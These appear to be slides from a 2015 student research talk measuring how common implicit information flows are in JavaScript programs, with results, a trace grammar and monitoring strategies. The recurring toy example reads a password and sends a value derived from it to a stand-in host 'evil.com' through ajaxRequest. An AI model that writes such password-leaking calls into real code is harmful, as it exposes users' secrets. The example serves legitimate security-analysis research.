An Empirical Study of Implicit Information Flow

Student: **Cristian-Alexandru Staicu**
Supervisor: Michael Pradel
16th of June, 2015

Information Flow Analysis

➔ Information flow analysis tracks the flow of information from sensitive sources to untrusted sinks according to a policy.

```
var gotIt = false ;
var passwd = getPasswd(); ◄- - - - - - - - - - - - - - Source
var paddedPasswd = "xx" + passwd ;
var knownPasswd = null ;
if ( paddedPasswd === "xxtopSecret" ) {
    gotIt = true ;
    knownPasswd = passwd ;
}
ajaxRequest( "evil.com" , gotIt ); ◄- - - - - - - - - - Sink
```

➔ Dynamic information flow analysis is popular, but presents many challenges.

Idea: Empirical Study of Implicit Flows

- Recent work aims at detecting implicit flows through dynamic analyses, but is this problem worth studying?
- Possible impact:
  - Not common -> use taint analysis
  - Common -> missing policy violations

Kinds of Information Flows

```
var gotIt = false ;
var passwd = getPasswd();
var paddedPasswd = "xx" + passwd ;
var knownPasswd = null ;
if ( paddedPasswd === "xxtopSecret" ) {
    gotIt = true ;
    knownPasswd = passwd ;
}
ajaxRequest( "evil.com" , gotIt );
```

Kinds of Information Flows

```
var gotIt = false ;
var passwd = getPasswd();
var paddedPasswd = "xx" + passwd ;
var knownPasswd = null ;
if ( paddedPasswd === "xxtopSecret" ) {
    gotIt = true ;
    knownPasswd = passwd ;
}
ajaxRequest( "evil.com" , gotIt );
```

source-to-sink flow

Kinds of Information Flows

```
var gotIt = false ;
var passwd = getPasswd();
var paddedPasswd = "xx" + passwd ;
var knownPasswd = null ;
if ( paddedPasswd === "xxtopSecret" ) {
    gotIt = true ;
    knownPasswd = passwd ;
}
ajaxRequest( "evil.com" , gotIt );
```

explicit flow

Kinds of Information Flows

Case: branch taken

```
var  gotIt  =  false ;
var  passwd  = getPasswd();
var  paddedPasswd  =  "xx"  +  passwd ;
var  knownPasswd  =  null ;
if  ( paddedPasswd  ===  "xxtopSecret" ) {
    gotIt  =  true ;
    knownPasswd  =  passwd ;
}
ajaxRequest( "evil.com" ,   gotIt );
```

observable implicit flow


Kinds of Information Flows

Case: branch not taken

```
var gotIt = false ;
var passwd = getPasswd();
var paddedPasswd = "xx" + passwd ;
var knownPasswd = null ;
if ( paddedPasswd === "xxtopSecret" ) {
    gotIt = true ;
    knownPasswd = passwd ;
}
ajaxRequest( "evil.com" , gotIt );
```

hidden implicit flow


Methodology



Online phase inspired by: Birgisson et al., "Boosting the permissiveness of dynamic information-flow tracking by testing.", 2012.

Prevalence of Microflows


RQ1: How common are implicit flows in real-world JavaScript programs?



For each benchmark: 100 random policies that expose at least one microflow.

Prevalence of Microflows

RQ1: How common implicit flows are in real-world JavaScript programs?




49.8% are implicit flows!

For each benchmark: 100 random policies that expo microflow.

Microflows in Source-to-Sink Flows


RQ2: How much do the flows contribute to violations of the policy?



For each benchmark: 20 random policies that expose at least one source-to-sink flow.

Microflows in Source-to-Sink Flows

RQ2: How much do the flows contribute to violations of the policy?



32% of source-to-sink flows contain at least one implicit flow!

For each benchmark: 20 random policies th… …at least one source-to-sink flow.

Conclusions

- ➔ Implicit flows are common in JavaScript applications.
- ➔ Both hidden and observable implicit flows contribute to violations of the policy.
- ➔ Finding implicit flows in dynamic information flow analyses is an important research problem.

Conclusions

- ➔ Implicit flows are common in JavaScript applications.
- ➔ Both hidden and observable implicit flows contribute to violations of the policy.
- ➔ Finding implicit flows in dynamic information flow analyses is an important research problem.

Thank you!

Example

Source Code

```
var gotIt = false ;
var passwd = getPasswd();
var paddedPasswd = "xx" + passwd ;
var knownPasswd = null ;
if ( paddedPasswd === "xxtopSecret" ) {
    gotIt = true ;
    knownPasswd = passwd ;
}
ajaxRequest( "evil.com" , upgrade( gotIt ));
```

Trace (if = true)

```
-
source(0);
operation(1,0); write(1);
-
operation(2,1);push(2);
write(3,-1);
write(4,-1);
pop();
upgrade(5,3);sink(5);
```

Policy:
-sources:getPasswd()
-sinks: ajaxRequest()

Flows:
- 1 Source-to-Sink
- 2 Explicit
- 1 Observable Implicit
- 0 Hidden Implicit

Achieving Soundness

→ **Monitoring strategies** make dynamic analyses sound, but also less permissive.

```
                  x = 23
                  if ( secret ) {
NSU Stop -------->  x = 42
                  }
PU Stop  -------> read( x )
```

```
x = 23
upgrade( x )
if ( secret ) {
  x = 42
}
read( x )
```

Implementation and Setup

- ➔ We built our prototype in JavaScript, using **Jalangi**, a framework for dynamic analyses.
- ➔ We used **Esprima/Escodegen** for instrumenting additional operations.
- ➔ We used 9 **Octane** benchmarks and randomly generated policies.

Research Questions

- **RQ1:** How common are implicit flows in real-world JavaScript programs?
- **RQ2:** How much do the different kinds of flows contribute to violations of the policy?
- **RQ3:** What is the influence of the policy on the prevalence of different kinds of flows?

Grammar

iFlow language

$$
\begin{aligned}
\text{Trace} &::= \text{Event} \\
\text{Event} &::= \text{Event} \;;\; \text{Event} \\
&\mid \text{ProgramOperation} \\
&\mid \text{PolicyOperation} \\
\text{ProgramOperation} &::= \text{write}(v_{old},\, v_{new}) \\
&\mid \text{operation}(v_1,\, v_{new}) \\
&\mid \text{operation}(v_1,\, v_2,\, v_{new}) \\
\text{PolicyOperation} &::= \text{source}(v,\, l_{src}) \\
&\mid \text{sink}(v,\, l_{snk}) \\
&\mid \text{upgrade}(v_{old},\, v_{new},\, l_{src}) \\
&\mid \text{push}(v) \;;\; \text{Event} \;;\; \text{pop}
\end{aligned}
$$

$$v,\, v_{old},\, v_{new},\, v_1,\, v_2 \in \text{ValueIds}$$

$$l_{src},\, l_{snk} \in \text{SourceLocs}$$

$$
\begin{array}{l}
\mathit{source}(v_2, \text{line } 4) \\
\mathit{operation}(v_3, v_2, v_4) \\
\mathit{write}(v_{none}, v_4) \\
\mathit{operation}(v_4, v_6, v_7) \\
\mathit{push}(v_7) \\
\mathit{write}(v_1, v_8) \\
\mathit{write}(v_5, v_2) \\
\mathit{pop} \\
\mathit{upgrade}(v_8, v_9, \text{line } 14) \\
\mathit{sink}(v_9, \text{line } 14)
\end{array}
$$


Poster Example Hidden Implicit

Source code with upgrades inserted

```
var gotIt = false ;
markAsSource(getPasswd);
var passwd = getPasswd();
var paddedPasswd = "xx" + passwd ;
var knownPasswd = null ;
if ( paddedPasswd === "xxtopSecret" ) {
    gotIt = true ;
    knownPasswd = passwd ;
}
markAsSink(ajaxRequest);
ajaxRequest( "evil.com" , upgrade( gotIt ));
```

